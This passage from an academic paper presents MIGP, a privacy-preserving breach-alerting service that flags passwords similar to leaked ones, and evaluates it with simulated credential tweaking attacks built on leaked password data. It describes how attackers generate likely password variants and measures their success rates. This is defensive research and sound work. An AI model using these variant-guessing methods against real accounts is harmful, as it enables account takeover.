run [41, 51], and it is unclear, apriori, what are good values for m and n. We use empiricism to explore different techniques for enumerating variants and show via simulations how these techniques help protect against credential tweaking attacks. We start with the deep learning [41] and mangling rules techniques [22] pioneered in prior works on credential tweaking. We also suggest a new, simple-to-implement generative approach that uses an empirically-derived weighted edit distance to rank mangling rules. We show via simulation that our new approach with $m = 10$ and $n = 10$ reduces credential tweaking attack success rate by 94% compared to using only exact-checking, where the attacker uses a thousand guesses and adapts to the breach alerting service being used.

Another challenge for MIGP services is *breach extraction attacks*. C3 services could contain breach data that is not publicly available. Most C3 services provide public APIs, which malicious clients can abuse to learn a user's breached passwords by querying the service with a sequence of likely passwords. MIGP services may make such extraction attacks faster, because, intuitively, finding one of many variants of the target password would also reduce the search space.

We formalize this new breach extraction attack setting and show that optimal strategies for an attacker are NP-hard to compute. Nevertheless, attackers can use heuristic approximations. We evaluate such heuristics empirically for various values of n and m. Our simulation shows that an attacker can compromise 2.8× more user accounts in 1,000 guesses for server-only variant generation ($n = 100$) than the best attack against a traditional exact-checking service. Allowing a hybrid of client-side ($m > 0$) and server-side variant generation leads to even more effective attacks.

We therefore propose a blocklisting strategy to reduce breach extraction success rates: remove (blocklist) most popular passwords and their variants. Users should be warned to avoid such easy-to-guess passwords whether or not they appear in a breach. Blocklisting the most common 10^4 passwords can reduce the success rate of the best-known breach extraction attack against a MIGP service to below the success rate possible against currently deployed C3 services.

We implement a prototype of MIGP with 1.14 billion breached username, password pairs, and show that online computation work for the server is small, client-side latency is comparable to existing C3 services (500 ms), and certain parameter regimes allow bandwidth required to be less than 1.43 MB. We further empirically explore different trade-offs in performance and security for client-side, server-side variant and hybrid generations for MIGP to help practitioners decide which approach to use. All this helped educate our deployment of MIGP in collaboration with Cloudflare, a major CDN and security service provider [9]. It is now in production use in their web application firewall product to notify login servers about potential attacks.

Contributions. The main contributions of this paper are:

- We initiate exploration of similarity-aware C3 services and present the design of MIGP, which allows checking if a password is vulnerable to credential tweaking attack without revealing it to the MIGP server.
- We empirically evaluate the effectiveness of different similarity measures to mitigate credential tweaking attacks.
- We analytically and empirically analyze the threat of breach extraction attacks, in which malicious clients attempt to extract credentials from a C3 service. We discuss multiple approaches to mitigate this threat, including a new popular-password blocklisting mechanism.
- We report on an initial prototype of MIGP and show its practicality by deploying at Cloudflare.

2 Background and Prior Work

Credential stuffing attacks and defenses. Billions of passwords are available online as a result of compromises [25, 48]. As users often choose the same or similar password for different web services [22, 42, 51], attackers use these leaked data for credential stuffing attacks. As a prevention measure, C3 services have been adopted in client browsers [44], in password managers [2], and by login server backends to proactively check user credentials. Existing C3 services include Have I Been Pwned (HIBP) [48], Google Password Checkup [44], Enzoic [4], and the recently introduced Microsoft Password Monitor [33]. HIBP [48] has publicly documented APIs to check if a username or password is in a breach. Several password managers such as 1Password and LastPass and browsers such as Firefox are using HIBP to warn users about their leaked passwords. This may result in false positives since common passwords will always be flagged.[1]

Google Password Checkup (GPC) [47], released as a Chrome-extension in 2019 [44] and later integrated into Chrome, checks if a username, password pair is present in the leak, leading to fewer false positives compared to HIBP. The Chrome password manager uses GPC to check all of a user's website credentials to determine if they are in a known breach, but does not flag passwords that are similar to ones in breaches. Li et al. [37] formalized the security requirements of C3 systems in an honest-but-curious server setting and proposed a protocol that we use to build MIGP in this paper.

The state-of-the-art C3 protocol proposed in [37, 47] now deployed by GPC handles a large scale of breach datasets using *bucketization*. To check a username, password pair (u, w), the client sends a bucket identifier j which is the first 16 bits of the cryptographic hash of u (smaller hash prefix helps preserve the privacy of the username). In parallel, the client and server perform a private membership test (PMT) protocol to securely determine if (u, w) is in the bucket containing the set

[1] We found flagging based on only passwords will raise 29% false alarms, and based on only usernames will raise 36% false alarms to users whose passwords might not be vulnerable to a credential tweaking attack.

of all $(u_i, \tilde{w}_i)$ with the same username hash prefix. The PMT protocol is built using the efficient oblivious PRF (OPRF) protocol, 2HashDH [32], though a recently proposed partially oblivious PRF 3HashSDHI may be used to slightly improve security [49]. A more recent service, Microsoft Password Monitor [33], uses homomorphic encryption (HE) to compute the PMT, but reveals the username completely to the server.

To prevent users from reusing their password across web services, Wang and Reiter [52,53] proposed protocols to check if a user is using the same password in multiple participating web services. The efficacy of this protocol relies on the coordination of the web services, making it harder to deploy. Moreover, as we show in Section 6, the PMT protocols used in their work would not scale to billions of username, password pairs without sacrificing the privacy of the username. Wang and Reiter also mention that their protocol can be extended to check for similar passwords across multiple web services [53], but did not provide details on how to do so.

Credential tweaking attacks and defenses. Currently deployed C3 services cannot warn users about a password unless the exact password is present in the breach. For example, a minor variation, such as adding "7" to the end of the compromised password "yhTgi456", won't be detected by the C3 service. Users often pick similar passwords while resetting their passwords on a web service [54] or when picking passwords for different web services [22]. These passwords are vulnerable to credential tweaking attacks [22,41,51], where the attacker tries different variations of the leaked password.

Wang et al. [51] and Das et al. [22] used human-curated rules to generate guesses for a credential tweaking attack. Subsequently, Pal et al. [41] took a data-driven, machine-learning approach to build similarity models for passwords from the same user. They trained a sequence-to-sequence [46] style neural network model (pass2path) that outputs similar passwords given an input password. This is now the best-known attack, with simulation showing that a pass2path-based attack can compromise 16% of accounts of users that appeared in a breach using at most 1,000 guesses, despite the use of a C3 service as a credential stuffing countermeasure. Pal et al. also showed in a case study that over a thousand accounts at Cornell University were at the time vulnerable to credential tweaking attacks, showcasing their practical risk.

Pal et al. proposed a potential defense: a personalized password strength meter (PPSM) which considers the strength of a selected password based on its similarity to the user's other passwords. But they do not offer a way to utilize PPSMs in the context of a privacy-preserving C3 service, and left building similarity-checking C3 services as an open question.

3 Overview of MIGP

In this paper, we build a similarity-aware C3 service, called Might I Get Pwned (MIGP). MIGP generalizes existing C3 services to add new features that can warn users about passwords that may be vulnerable to credential tweaking attacks.

Service architecture and functionality. The MIGP server will have a breach dataset D, containing a set of $|\mathsf{D}|$ username, password pairs $\{(u_1, w_1), \ldots, (u_{|\mathsf{D}|}, w_{|\mathsf{D}|})\}$ where each $u_i \in U$ is a username and each $w_i \in W$ is a password. The sets U and W consist of all possible user-chosen usernames and passwords. A MIGP client can query the MIGP server with a username, password pair (u, w) to learn if there exists a $(u, \tilde{w}) \in \mathsf{D}$ such that $w = \tilde{w}$ or w is *similar* to $\tilde{w}$. The MIGP server, therefore, returns "match" if $w = \tilde{w}$, returns "similar" if w is similar to $\tilde{w}$, and returns "none" otherwise.

A MIGP client can be, for example, a user's browser, their password manager, an authentication service, or, as in our Cloudflare deployment, a web application firewall that wants to use breach alerting to help secure user accounts. We will use as a running example the user's browser as client, and discuss other deployment settings in Section 7.

Like existing C3 services, MIGP should scale to millions of requests a day with billions of username, password pairs in its database. We propose various techniques to make MIGP fast and practical, like offline processing the breach data to speed up online queries and rate-limiting clients using verifiable delay functions rather than slow hashing (Appendix F).

Threat model. In our threat model, we consider two distinct threats: (1) an honest-but-curious server trying to learn about a user's queried password, and (2) a malicious client querying the MIGP server to retrieve other users' breached passwords.

We assume the MIGP server is honest-but-curious: it doesn't deviate from the protocol but observes the protocol in an attempt to glean information from the user queries. Technically, we note that our MIGP protocol is in fact one-sided simulatable [29], a model which allows the server to behave maliciously. But for practical purposes, a malicious server can misguide a user by returning a wrong bucket of passwords and falsely reporting the user's vulnerable password as safe (i.e., an input-switching attack). Regular audits and other monitoring techniques may be useful mitigations. We are not aware of any other active attacks and will focus on the honest-but-curious server setting hereafter.

Ideally, we would like the MIGP server (or any C3 server) to learn nothing about the queried usernames or passwords. However, building a practical solution that achieves this requirement is hard given the huge scale of D with billions of credentials. The state-of-the-art protocols in existing C3 services reveal some bits of information about the username to allow partitioning D into smaller buckets on which a private membership test (PMT) protocol can be efficiently executed. Looking ahead, MIGP will extend this approach to perform a private similarity test (PST) over the bucket.

Clients of MIGP can be malicious. In particular, they might mount a guessing attack in an attempt to extract username, password pairs from D. We call this a *breach extraction attack*. These are a concern when the breach database D contains data

from leaks that are not yet publicly available. In turn, learning a user's (leaked) password can help the attacker compromise that user's accounts on other web services through credential stuffing and tweaking attacks. Prior work did not empirically analyze this threat for exact-check C3 services, but they did include anti-abuse countermeasures such as requiring computationally intensive slow hashing to complete a query [47]. This threat is particularly concerning for MIGP as clever attacks may exploit similarity.

Unsatisfactory approaches. The core of MIGP is a password similarity metric. While there are a number of ways to compute password similarity, few can preserve the privacy of the queried password. For example, Pal et al. [41] design password embedding models that map passwords to a vector space; distance in the space captures similarity. Using password embeddings directly (e.g., the client sending a password embedding to the server) is unsafe as it might reveal the underlying passwords.

One can instead build a MIGP service by combining a password embedding with a secure two-party computation (2PC) protocol that privately computes the dot product and threshold comparison. However, even state-of-the-art 2PC protocols for computing dot products [34] are not yet efficient enough to be used in our setting (which will require computing thousands of such dot products per query). We estimate, based on a prototype implementation using a 2PC library named Crypten [34], that a single client query would take 16 seconds (without network latency) to complete private dot product and comparison (Appendix A). Other approaches that rely on existing secure two-party computation protocols, such as computing a weighted edit distance between passwords, will similarly fall short of our performance requirements.

Generative models for password similarity. We instead use a generative approach to measure similarity, which will enable more efficient privacy-preserving protocols. We consider generative approaches that either start with a breached password or with a client's password. For the former, let $\tau_n : W \mapsto W^n$ be a function that generates n passwords that are likely to be chosen by a user, given one of their other breached passwords. Thus, a client password w and breached password $\tilde{w}$ are similar if $w \in \tau_n(\tilde{w})$. Here, we assumed $w \notin \tau_n(w)$ for all $w \in W$. For the second approach, an inverse generative model, say $\tilde{\tau}_m$, generates m variants given a client's password; we declare a password similar to a variant if $\tilde{w} \in \tilde{\tau}_m(w)$. Because similarity is not necessarily symmetric, it can be that $\tau_n \neq \tilde{\tau}_m$. Looking ahead, we can use the model τ_n to generate likely variants at the server given a breach dataset, while we can use $\tilde{\tau}_m$ to generate variants at the client. We will also explore a hybrid approach that combines the two, in which case we consider a client's password w similar to a variant $\tilde{w}$, if $\big(\{w\} \cup \tilde{\tau}_m(w)\big) \cap \big(\{\tilde{w}\} \cup \tau_n(\tilde{w})\big) \neq \varnothing$ and $\tilde{w} \neq w$. A big question we will tackle is how to best instantiate τ_n and $\tilde{\tau}_m$.




Figure 1: MIGP Protocol for checking if a queried password w is similar to a password present in breach data. Cryptographic details of the protocol are given in Fig. 2.

3.1 MIGP protocol

MIGP builds off first-generation C3 designs, specifically, the identity-based bucketization (IDB) protocols due to Li et al. [37] and Thomas et al. [47]. At a high level, the IDB protocol splits the leaked credential database into several buckets based on truncated hashes of usernames. The client reveals the bucket identifier to the service, and then performs an OPRF-based private membership test (PMT) protocol over that bucket to check for equality.

In Fig. 1, we provide an overview on how to extend IDB to allow the client to check for similar passwords. We augment the server's breach data with variants of each breached password using τ_n. The client queries the server using the IDB protocol with the user password and checks if it succeeds. The client can also generate variants, via $\tilde{\tau}_m$. There are nuanced security and computation trade-offs for this approach, which we will discuss at the end of this section. For now, we assume the client and the server both generate m and n variants using $\tilde{\tau}_m$ and τ_n functions. Setting $m = 0$ and $n = 0$, reduces MIGP functionality to existing exact-checking C3 services, such as IDB. The cryptographic details of MIGP protocol, which fits our security requirements, is given in Fig. 2.

Pre-processing. The underlying IDB protocol uses a specialized oblivious PRF construction. Briefly, the PRF takes as input a username u, a password w, and a secret key κ and is defined as $F_\kappa(u\|w) = \mathsf{H}_2(u\|w, \mathsf{H}_1(u\|w)^\kappa)$. This is the same as the 2HashDH construction due to Jarecki et al. [32]. Here H_1 maps onto an elliptic curve group $\mathbb{G}$ (with group operation written multiplicatively) where the decisional Diffie-Hellman (DDH) problem is hard; and $\mathsf{H}_2 : \{0,1\}^* \times \mathbb{G} \mapsto \{0,1\}^\ell$ maps a binary string and a group element to an ℓ-bit string. At least one of the two hash functions used should be computationally expensive (for the client) to ensure rate limiting and abuse prevention on the client side. We explore trade-offs on how to choose the hash functions in Section 7 and Appendix F.




Figure 2: Protocol for checking if a password similar to the user's password (w) is present in the leaked data (D).

The server chooses κ and applies F_κ to all the username, password pairs in the breach. These are stored separate "buckets", identified by the l-bit prefix of a cryptographic hash of the username, denoted $\mathsf{H}^{(l)}(u)$. As we want the client to find out if the queried password is similar to one stored by the server, we use two PRF functions: The server stores $F_\kappa(u\|w)$ (shown in thick blue border boxes in Fig. 1) corresponding to the leaked credential (u,w), and $F'_\kappa(u\|w') = F_\kappa(u\|w') \oplus 1$ for $w' \in \tau_n(w)$ corresponding to the password variants, which is represented by the dashed blue boxes in Fig. 1. The last bit of the PRF of similar passwords is flipped to differentiate it from the original leaked password.

Online computation. MIGP client, on input a user id u and password w, calculates the ID of the bucket to query based on the username, $j = \mathsf{H}^{(l)}(u)$. Then the user generates m variants of their password w based on $\tilde{\tau}_m$. The client "blinds" the passwords and their variants, sending to the server $\mathsf{H}_1(u\|w)^{r_0}, \mathsf{H}_1(u\|w'_1)^{r_1}, \ldots, \mathsf{H}_1(u\|w'_m)^{r_m}$ for random values $r_0, \ldots, r_m \in \mathbb{Z}_q$. Blinding ensures that the MIGP server does not learn anything about the query (beyond j).

The server raises each of the blinded values to the secret key κ, and sends these back to the client, along with the bucket $\mathbf{z}_j$. The client can deblind the values to finish computing the PRF on all $m+1$ values. Then it checks if $F_\kappa(u\|w)$ is present in the bucket, and if so, it learns that (u,w) is in the leaked data, outputting match. If not, the client checks if any other computed PRF values $F_\kappa(u\|w'_i)$, or those values with last bit flipped $F_\kappa(u\|w'_i) \oplus 1$, or $F_\kappa(u\|w) \oplus 1$ is in the bucket. If any are found, then the client learns that (u,w) is similar to a (u,w') found in the password breach, outputting similar. Otherwise, it outputs none.

3.2 Server- vs. client-side variant generation

Based on the values of the parameters n and m, MIGP protocol can allow generating variants only on the client-side ($n = 0$), only on the server-side ($m = 0$), or a mix of both. By allowing variants only on the server side, the existing IDB protocol can be easily adopted, making it simpler to implement. However, the server database expands by n times, requiring more disk space and more bandwidth due to larger buckets.

In the case of client-side generation of variants, no change on the server is required. The variants can be batched together in a single API query to the server, saving network round trips and bandwidth. (Note, the client only needs to download the matching bucket from the server once per username.) Moreover, in this approach, the client will have more control over the variations. It can use inputs from the user, such as their other passwords, to generate personalized variants that are likely to be used as passwords by that particular user. Such personalization was shown to be useful for correcting password typos [21] and could be also useful for MIGP.

Although the client-side generation of password variants has some benefits, it also suffers from some key limitations. First, existing C3 services have rate-limiting measures, like slow hashing, to prevent malicious clients from extracting the breach data by repeatedly calling the APIs with different password guesses [44]. This would make checking multiple variations of a password too expensive to be practical. To make things faster, the server could allow batching all queries into one request and reduce the client-side computation. But there is a key security issue with this approach: as the OPRF protocol blinds queried values, the server cannot differentiate if a query contains a set of variants of a password or completely different passwords. This can be exploited by a malicious client to obtain a factor of n improvement in breach extraction attack efficacy (Section 5.1). Zero-knowledge proofs [28] could be used, in theory, to prevent a malicious client from checking arbitrary passwords, but it remains an open question whether they can be made practical in this setting. We leave finding an efficient solution to this problem for future work.

In the hybrid approach, the client generates m personalized variations, possibly based on their other passwords or personal information, and the server also stores n variations of each breached password. Such a protocol with appropriate client and server-side generation functions can increase the protection against credential tweaking attacks to the equivalent of generating $n \times m$ variants on the server or the client side (as we show in Section 4). The hybrid approach can also reduce the storage cost on the MIGP server, reduce bandwidth cost due to smaller buckets, and lower the advantage gained in breach extraction attack by allowing a smaller number of guesses per malicious query.

In subsequent sections, we explore the performance, security, and efficacy implications of different choices of m, n, along with how to build practical generative models $\tilde{\tau}_m$, τ_n.

4 Efficacy of Different Similarity Measures

We explore different measures of password similarity using generative models that enumerate the most likely variants of a given password. Though the client-side and server-side models can be different, we cannot learn two different models due to the limitation of our dataset (as we explain below). Thus we will focus on building a single generative model τ that will be used both on the client and server side; we will show even this simple approach already performs well.

In particular, we compare different similarity measures τ based on efficacy at protecting from credential tweaking attacks, computational performance, and security against breach extraction attacks. We focus on the first two in this section, and discuss the third in Section 5.

4.1 Similarity measures

As we focus on generative similarity metrics, any credential tweaking attack can be repurposed to be a similarity metric. We, therefore, start with the attack algorithms proposed in Das et al. [22] and Pal et al. [41]. We denote these by Das and P2P, respectively. We also created more efficient and effective variants of these methods, named Das-R and wEdit, as we discussed below. Each method takes as input a password w and outputs an ordered list of similar passwords.

We also compare the generative methods to the embedding-based similarity measure, PPSM, proposed in [41]. Although existing PST protocols suitable for use with PPSM are not fast enough for use in practice (as discussed in Section 2), we still discuss them here should PST protocols become more suitable for deployment in the future.

Das. Das et al. [22] were the first to show that users select similar passwords across multiple websites, and that it is easy to guess a user's password given one of their other passwords. They, given a password w, use a set of hand-crafted tweaks to generate similar passwords. We refer to this approach of generating similar passwords as Das.

Das-R. We observed that ordering of the tweaks used in Das is not effective for smaller n. So we reorder the set of tweaks based on the frequency with which these tweaks are used by users in our dataset (Section 4.2). We show the reordering significantly improves the efficacy of the rules when considering smaller numbers of variants (≤ 10). We call this similarity measure Das-R. The reordered rules are given in Appendix B. Not all tweaks apply to all passwords, in which case we continue applying further tweaks until we obtain n variants.

P2P. While Das et al. used hand-crafted tweaks for generating variations, Pal et al. [41] used a neural network model, called pass2path (P2P), to learn the tweaks a user is likely to make to their passwords. This resulted in the most damaging credential tweaking attack to date, outperforming prior works, such as [22] and [51]. We refer to this approach as P2P. While P2P is quite effective at capturing password similarity, it is slow and expensive (even with GPUs) to compute.

wEdit. Finally, we explore automatically deriving a ranked list of tweaks that can be applied to a password to obtain variants. Although tweaks have long been used in password cracking systems (e.g., [13]), here the goal is different — finding variants likely to be chosen by a user and that are vulnerable to credential tweaking attacks.

Following the definitions in [41], we define a *unit transformation* as a specific edit to be applied to the input password w. A unit transformation is defined by a tuple (e,c,l) where e specifies the edit type as one of insert, delete, or substitute; c denotes the character to be inserted or substituted ($c = \perp$ for deletion); and l is the location for the edit. The location is length-invariant, representing the distance from the first character by positive numbers and from the last character by negative numbers; we use the smaller of the two distances and break ties using the distance from the start of a password. For example, $(\text{insert}, \text{`0'}, -1)$ specifies adding the character '0' to the end of a password, and $(\text{substitute}, \text{`a'}, 2)$ specifies replacing the second character with a lowercase letter 'a'.

Given a pair of passwords (w, w'), we can calculate the shortest sequence of unit transformations to generate w' from w. We refer to this as the *transformation path*. The computation can be done using standard edit distance algorithms. We use the keypress representation of the passwords w, w' as defined in [20], which includes special characters such as shift and caps lock.

Given a breach dataset containing multiple passwords associated with the same user accounts, we compute transformation paths for every pair of passwords belonging to the same user. Then we create a ranked list of transformation paths based on how many pairs of passwords it explains. To generate variants of a password w, apply the transformation paths one at a time, in decreasing frequency order, skipping if it is not applicable. We stop if we have generated n variants. Note that wEdit contains a much more exhaustive list of tweaks (transformation paths) compared to Das-R. However, wEdit is not sensitive to the input unlike the handcrafted rules in Das-R, which include rules like insert '3' if the last character of the word is '2'. (The rules for wEdit and Das-R are given in Appendix B.) Nevertheless, we will see below that they have similar efficacy in our context.

4.2 Breach dataset

To drive empirical evaluation of the five similarity approaches, we use a dataset containing a compilation of publicly available breaches on the Internet [17]. This dataset was also used in prior academic research work and industry reports, e.g., [25, 37, 41], and has been confirmed to contain real user accounts. The breach compilation dataset contains nearly 1.4 billion unique email, password pairs. We clean the dataset based on the procedure described in [41], such as removing passwords containing non-ASCII characters or longer than 30 characters (which affects only 0.3% of users). We merged usernames based on the mixed-method from [41] and removed users

#	D	S	T	S_1	S_2
Users	908	760	230	380	380
Passwords	438	373	119	210	210
Unique user-pw pairs	1,147	918	229	459	459
Total user-pw pairs	1,317	1,069	248	535	535

Figure 3: Number of unique users, passwords, and username, password pairs (in millions) in the entire dataset D, breach dataset S, and test dataset T. S_1 and S_2 are two equal partition of S. Total number of username, password pairs with duplicates shown in the last row.

having more than 1,000 passwords. The resulting dataset D consists of 1.3 billion unique username-password pairs from 908 million unique users (Fig. 3). More details about the dataset can be found in [41].

For our simulations, we partitioned D into two: a larger split (80%) simulates the leaked dataset S, which we further divide into two equal sets S_1 and S_2 with no common users between them; and the remaining dataset (20%) is used as the testing dataset T. In Fig. 3, we report some statistics on the dataset splits. S and T consist of 760 and 230 million unique usernames, respectively. About 82 million usernames are present in the intersection of T and S, implying that these users in the test dataset have at least one password in the simulated breach dataset. The number of users, passwords, and user-password pairs are similar for S_1 and S_2, as expected.

For the attack simulations in Section 4.3, we conservatively assume the attacker has access to more data than what is known to the MIGP service. That is, we provide the attacker with the entire leaked dataset S but train the similarity mechanism for MIGP only on S_1 (training is needed for Das-R, P2P, and wEdit). The test dataset can, therefore, be considered a list of users' current passwords on some target websites for which the attacker wants to gain illicit account access. The test dataset is neither accessible to the attacker nor to the similarity mechanisms that we train.

4.3 Empirical efficacy evaluation

We examine the effectiveness of a similarity measure based on protection from credential tweaking attacks and impact on usability due to false warnings, which can cause user fatigue. To quantify this, we classify each pair of passwords belonging to the same user as *vulnerable* or *safe* based on whether or not they are vulnerable to credential tweaking attacks.

We pick password pairs (w_1, w_2) belonging to the same user, such that w_1 is selected from S_1 and w_2 from T. Hence, both the attacker and service know the breached password w_1 corresponding to the target user and want to attack/protect the user's unknown (test) password w_2. We flag a pair vulnerable if w_2 can be guessed by pass2path [41] given w_1 in a thousand guesses. Otherwise, we flag the pair as safe. From all vulnerable pairs, we randomly sampled 10,000 pairs to measure the true positive rate (TPR) of a similarity measure τ as the fraction of vulnerable pairs that are flagged by it. Similarly, we randomly sampled 10,000 safe pairs and measured the false positive rate (FPR) of τ as the fraction of these pairs that are flagged by τ, which burdens users with spurious warnings.

Parameters	Similarity measures	% True positive	% False positive
$n = 10$ or $m = 10$	Das	33.2	0.6
	Das-R	**52.6**	0.0
	P2P	46.4	0.0
	wEdit	49.6	0.0
$n = 100$ or $m = 100$	Das	46.9	2.2
	Das-R	63.5	0.2
	P2P	**69.0**	0.1
	wEdit	**69.3**	0.1
$n = m = 10$	Das-R	**89.9**	2.9
	wEdit	75.2	2.2
$n = m = 10$ (Greedy)	Das-R	**93.5**	4.5
	wEdit	84.4	3.0
$\theta = 0.83$	PPSM	**67.9**	2.0
$\theta = 0.75$		87.6	4.7
$\theta = 0.5$		99.1	14.0

Figure 4: True positive (ones vulnerable to 1,000-guess pass2path attack) and false positive (others) rates for different similarity measures, computed over 10,000 randomly sampled password pairs. The best performing measures are boldfaced.

The efficacy of a generative similarity measure can be different based on whether it is applied to the breached password (on the MIGP server, τ_n) or to the queried password (on the client, $\tilde{\tau}_m$). For a pair of passwords w, w' in the breach data, if we knew w was used before w', then we could train τ_n to generate edits that modify w to w' while $\tilde{\tau}_m$ consider variants of w' leading to w. However, our training data does not contain such temporal ordering information. Therefore, as mentioned above, we use $\tilde{\tau}_m = \tau_n$, i.e., the variants are generated in the same way on the client and the server.

An orthogonal point is that for the hybrid case, in which both $m > 0$ and $n > 0$, better utility may come from considering simultaneously which rules should be used on the client and which ones should be used on the server. But the space of all possible $m \times n$ combined client-server rule sets is large, and we do not know how to search for optimal solutions efficiently. We used a greedy approach to understand the efficacy, but leave to future work developing better search techniques, and evaluating their potential for improving efficacy.

Result. Fig. 4 shows the performance of the similarity measures. As expected, increasing the number n or m of similar passwords improves the coverage against vulnerable pairs across all methods. However, that also increases the false positive rate, flagging safe passwords.

For MIGP where variants are only generated on the server (or on the client side), Das-R gives the maximum 52.6% coverage for n or $m = 10$ tweaks among all the generative approaches. P2P and wEdit perform the best with n or $m = 100$




Figure 5: Percentage of vulnerable password pairs flagged by different similarity measures for varying n. The slopes of the graphs for all similarity measures decrease rapidly for $n > 10$.

with 69% coverage. PPSM gives high coverage against the attacks but also has a higher false-positive rate compared to the generative approaches. As the TPR of PPSM with reasonable FPR $\approx 2\%$ is lower than that of generative approaches (such as wEdit, n or $m = 100$) and anyway does not lead to efficient protocol, we do not consider it further. Between wEdit and P2P, wEdit is drastically simpler to deploy and faster to run, requiring 4.5× less pre-computation time (see Appendix A).

The hybrid approach, where $n = 10$ variants are generated by the server and $m = 10$ are generated by the client both using Das-R rules, gives the best coverage to credential tweaking attacks, flagging 90% of vulnerable passwords at considerably low false flagging of safe passwords (2.9%). We also tried a greedy approach where we iteratively pick the tweaks on the client and the server that maximizes coverage of the tweaks until each side has m and n tweaks. This approach performs better at identifying vulnerable passwords, flagging 94% of them, but also has a high false positive rate (4.5%).

Efficacy with increasing variants. Fig. 5 examines how the efficacy of the four generative models varies by the increasing number of tweaks n in server side variant checking. The results are the same for m in the client-side MIGP. Das-R outperforms other techniques for $n \leq 30$. wEdit outperforms the other measures after that for $30 \leq n \leq 100$. It was surprising to us that the rule-based approaches (Das-R, wEdit) end up matching or exceeding the performance of the much more complex deep learning approach underlying P2P. This is because rule-based approaches can easily capture frequently seen variants, for low values of n. The deep learning approach works better for large n by finding and ordering less frequently seen similarity relationships. For example, for $n = 10^3$, P2P outperforms wEdit by 4%.

Although increasing n increases attack coverage, the slope of the curves decrease rapidly (Fig. 5). Therefore, the benefit of considering a higher n value diminishes while increasing storage (only for server-side variant checking), computation, and bandwidth cost, as we see in Section 6.

Therefore in the rest of the paper, we use Das-R for n or $m = 10$ or hybrid $n = m = 10$ and wEdit for n or $m = 100$.

Breach alerting method	$q = 10$	$q = 100$	$q = 1000$
Exact checking [37, 47]	10.1	13.4	16.3
MIGP [Das-R, $n = 10$ or $m = 10$]	2.8	5.0	7.9
MIGP [wEdit, $n = 100$ or $m = 100$]	1.9	3.0	5.2
MIGP [Das-R, $n = 10$ and $m = 10$]	0.6	1.0	1.4

Figure 6: Success rate of credential tweaking attacker in $q \in \{10, 100, 1000\}$ guesses, assuming that the attacker is aware of the breach alerting mechanism.

4.4 Adaptive credential tweaking attackers

We now measure the reduction in a credential tweaking attacker's success in breaking into a user account, should a MIGP service be deployed with one of the similarity measures discussed in Section 4.3. We compare against the baseline where an exact-checking C3 service such as [37, 47] is used. For the simulation, we adapt the best-known credential tweaking attack — pass2path [41] — to be aware of the MIGP service.

We conservatively assume that the attacker has access to the entire breach dataset S, while the MIGP service has access to the subset S_1. We sample 10,000 users from the test dataset T, who are also present in S_1 and have a password marked safe (not flagged as match or similar) by the service under consideration; this constitutes the target users for the attacker. With this user list, we can simulate the scenario where the service (the exact checking C3 service or the MIGP service) warned the user about their unsafe passwords on a target website and the user subsequently changed their password. Though not all users will abide by warnings, this setup allows us to compare the maximum security benefits of a service using similarity measures.

We consider an online attack setting, where too many incorrect password submissions should trigger an account lockout, resulting in attack failure. Thus the attacker has a query budget $q \leq 10^3$. We measure the fraction of user passwords the attacker can guess in q attempts, assuming one of their other passwords is present in S. The attacker enumerates guesses by first generating candidates using pass2path, and skipping any that would be flagged by the service. The attacker can infer this themselves because we assume that the service's breach data and the similarity measure are known to the attacker.

As shown in Fig. 6, when only credential stuffing countermeasures are in place, such as using [37] or [47], the credential tweaking attacker can guess passwords of 10.1% of accounts using 10 guesses, which matches the performance reported in [41]. The hybrid MIGP reports the highest reduction in attack efficacy, 94% for $q = 10$. For the server or client-side MIGP service, the efficiency decreases to 1.9% when n or $m = 100$ variations based on wEdit are used; a reduction of 81%. The attack accuracy decreases by nearly 78% and 68% for $q = 100$ and $q = 1{,}000$, respectively. Across the board, larger n or m gives better protection against the credential tweaking attacker, reducing the attack's efficacy.




Figure 7: An abstract breach extraction attack security game for a MIGP service parameterized by a number of MIGP protocol invocations q, a distribution of passwords p, a similarity model τ, and a number of client-side variants allowed m.

5 Security Evaluation

